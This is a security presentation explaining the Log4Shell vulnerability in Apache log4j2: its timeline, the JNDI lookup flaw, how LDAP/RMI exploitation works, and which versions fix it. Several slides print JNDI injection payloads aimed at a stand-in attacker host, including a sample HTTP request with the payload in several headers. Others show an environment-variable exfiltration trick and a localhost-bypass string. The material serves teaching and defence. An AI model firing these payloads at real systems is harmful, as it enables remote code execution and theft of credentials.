
What you need to know about the log4j (Log4shell) vulnerability

Bojan Zdrnja (@bojanz)

DECEMBER 17TH, 2021

A quick overview of the last 3 days

- **The log4j (Log4Shell) vulnerability was initially reported by Chen Zhaojun of Alibaba**
  - → Assigned CVE-2021-44228
- **Proof of Concept exploit published on GitHub on December 9th**
  - → Some of the first posts on Twitter were around 2:25 PM GMT
- **First exploit seen by Cloudflare was 4:36 GMT on December 1st**
- **We saw first attempts at 12:32 PM on December 9th**
  - → After this the flood started



p0rz9
@P0rZ9

Apache Log4j2 jndi RCE
#apache #rce
github.com/apache/logging...
Translate Tweet


3:25 PM · Dec 9, 2021 · Twitter for Android

Vulnerability details

- **The vulnerability was introduced to log4j2 in version 2.0-beta9**
  - → *LOG4J2-313: Add JNDILookup plugin. Thanks to Woonsan Ko.*
  - → Note: log4j **versions 1.x are NOT vulnerable** to this vulnerability
    - – It sends an event encapsulating a string to a JMS server
    - – Cannot be exploited as such
    - – This saved *a lot* of applications (more about this later)
- **log4j2 lookups provide a way to add values to the Log4j configuration**
  - → Map lookups, Environment lookups, JNDI lookups, System Properties lookups …
    - – New versions added even Docker and Kubernetes lookups
  - → The issue is in the JNDI Lookup
    - – Allows variables to be retrieved via JNDI (Java Naming and Directory Interface)
    - – JNDI is an API that allows looking up objects
    - – A number of protocols supported, including LDAP/S, RMI, DNS …

Vulnerability details


- **This is actually an input validation vulnerability**
  - Kind of similar to format string vulnerabilities in C
  - Log4j will parse input and will look for any of the lookups
    - It treats all string arguments as format strings!
  - When a lookup is encountered it is processed automatically
  - JNDI lookups start with ${jndi:
- **JNDI/LDAP remote code execution is a well-known attack**
  - Published back in 2015 at Blackhat by Alvaro Muñoz and Oleksandr Mirosh
  - LDAP can store Java objects via Java Serialization or JNDI References
  - JNDI References can contain information that will be used to create an instance of an object
    - Leads to Remote Code Execution
- **Exploitation both easy and already known**



```
ObjectClass: inetOrgPerson, javaNamingReference
...
javaCodebase: http://isc.sans.edu
JavaFactory: Factory
javaClassName: Pwned
```

Exploitation


- **An attacker must submit a JDNI lookup that points to their server**
  - → ${jndi:ldap://attacker.com:1234/a}
- **RMI can be used as well**
  - → ${jndi:rmi://attacker.com:9191/a}
- **… and there are various obfuscations that can be used (more about that later)**
- **When this hits log4j it will try to resolve/lookup the entry**
  - → An LDAP request is sent to the attacker
  - → The attacker now replies with a JNDI reference that will point to another server hosting the class
    - – They could reply with a serialized object



```
⌄ LDAPMessage searchRequest(2) "a" baseObject
    messageID: 2
  ⌄ protocolOp: searchRequest (3)
    ⌄ searchRequest
        baseObject: a
        scope: baseObject (0)
        derefAliases: derefAlways (3)
        sizeLimit: 0
        timeLimit: 0
        typesOnly: False
      › Filter: (objectClass=*)
        attributes: 0 items
```

Exploitation


- **Attacker replies with a JNDI reference**
  - → The reference is followed
  - → A Class is downloaded
  - → The class is executed
    - – Game over
- **Similar exploitation path is used for RMI**
- **The JNDI resolver will automatically resolve DNS names**
  - → Can be used for exfiltration of sensitive data due to other lookups!
    - – For example, one can read environment variables with ${env
    - – Formatting is nestable!
    - – ${env:USER}, ${env:AWS_ACCESS_KEY_ID} …



```
⌄ Lightweight Directory Access Protocol
  ⌄ LDAPMessage searchResEntry(2) "a" [1 result]
      messageID: 2
    ⌄ protocolOp: searchResEntry (4)
      ⌄ searchResEntry
          objectName: a
        ⌄ attributes: 4 items
          ⌄ PartialAttributeList item javaClassName
              type: javaClassName
            ⌄ vals: 1 item
                AttributeValue: foo
          ⌄ PartialAttributeList item javaCodeBase
              type: javaCodeBase
            ⌄ vals: 1 item
                AttributeValue: http://192.168.44.172:8888/
          ⌄ PartialAttributeList item objectClass
              type: objectClass
            ⌄ vals: 1 item
                AttributeValue: javaNamingReference
          ⌄ PartialAttributeList item javaFactory
              type: javaFactory
            ⌄ vals: 1 item
                AttributeValue: Test
```

Attack vectors

- **Anything that a user supplies, and that gets parsed by log4j is a potential input vector**
  - And this must be stressed out – ANYTHING
  - Currently attackers are simply blindly fuzzing various headers such as User-Agent, X-Forwarded-For, X-Api-Version, Origin, Referer …
  - Scanners will only help with low hanging fruit
    - Think about inputs that your web applications process



```
GET / HTTP/1.1
Host: isc.sans.edu
User-Agent: ${jndi:ldap://attacker.com/a}
X-Forwaded-For: ${jndi:ldap://attacker.com/a}
Referer: ${jndi:ldap://attacker.com/a}
X-Api-Call: ${jndi:ldap://attacker.com/a}
```

- **Both client and server applications are vulnerable**
  - Anything that has a vulnerable log4j library
  - A server can actually attack a client
    - Minecraft – attack through the chat functionality, which probably logs data

Exploit requirements

- **An attacker's input must be processed by a vulnerable log4j library**
- **Current exploits require that the server on which an affected application is running accesses other servers**
  - → On the Internet, but internally this can be an attacker's server
  - → Even if no connections are allowed, DNS can be used for data exfiltration
- **Certain environments might be exploitable without connecting to other servers**
  - → Apache Tomcat or Websphere
    - ~~No exploits seen in the wild yet~~
    - PoC's available
- **Depending on Java version, some attacks will be thwarted**
  - → In Java 6u211, 7u201, 8u191, and 11.0.1 remote class loading was disabled
    - ~~This is not a silver bullet and~~ can be circumvented

Adding to the chaos

- **CVE-2021-45046**
  - formatMsgNoLookups does not prevent exploitation
  - RCE has been confirmed, making 2.15.0 vulnerable as well!
    - This is possible only when context lookups are used ($${ctx:loginId})
    - Back to last Friday!
  - 2.15.0 limited connections to localhost only
    - Another example of where blocklists fail
    - ${jndi:ldap://127.0.0.1#evilhost.com:1389/a}
- **Current mitigation**
  - If you are running Java 7: upgrade to 2.12.2
  - If you are running Java 8: upgrade to 2.16.0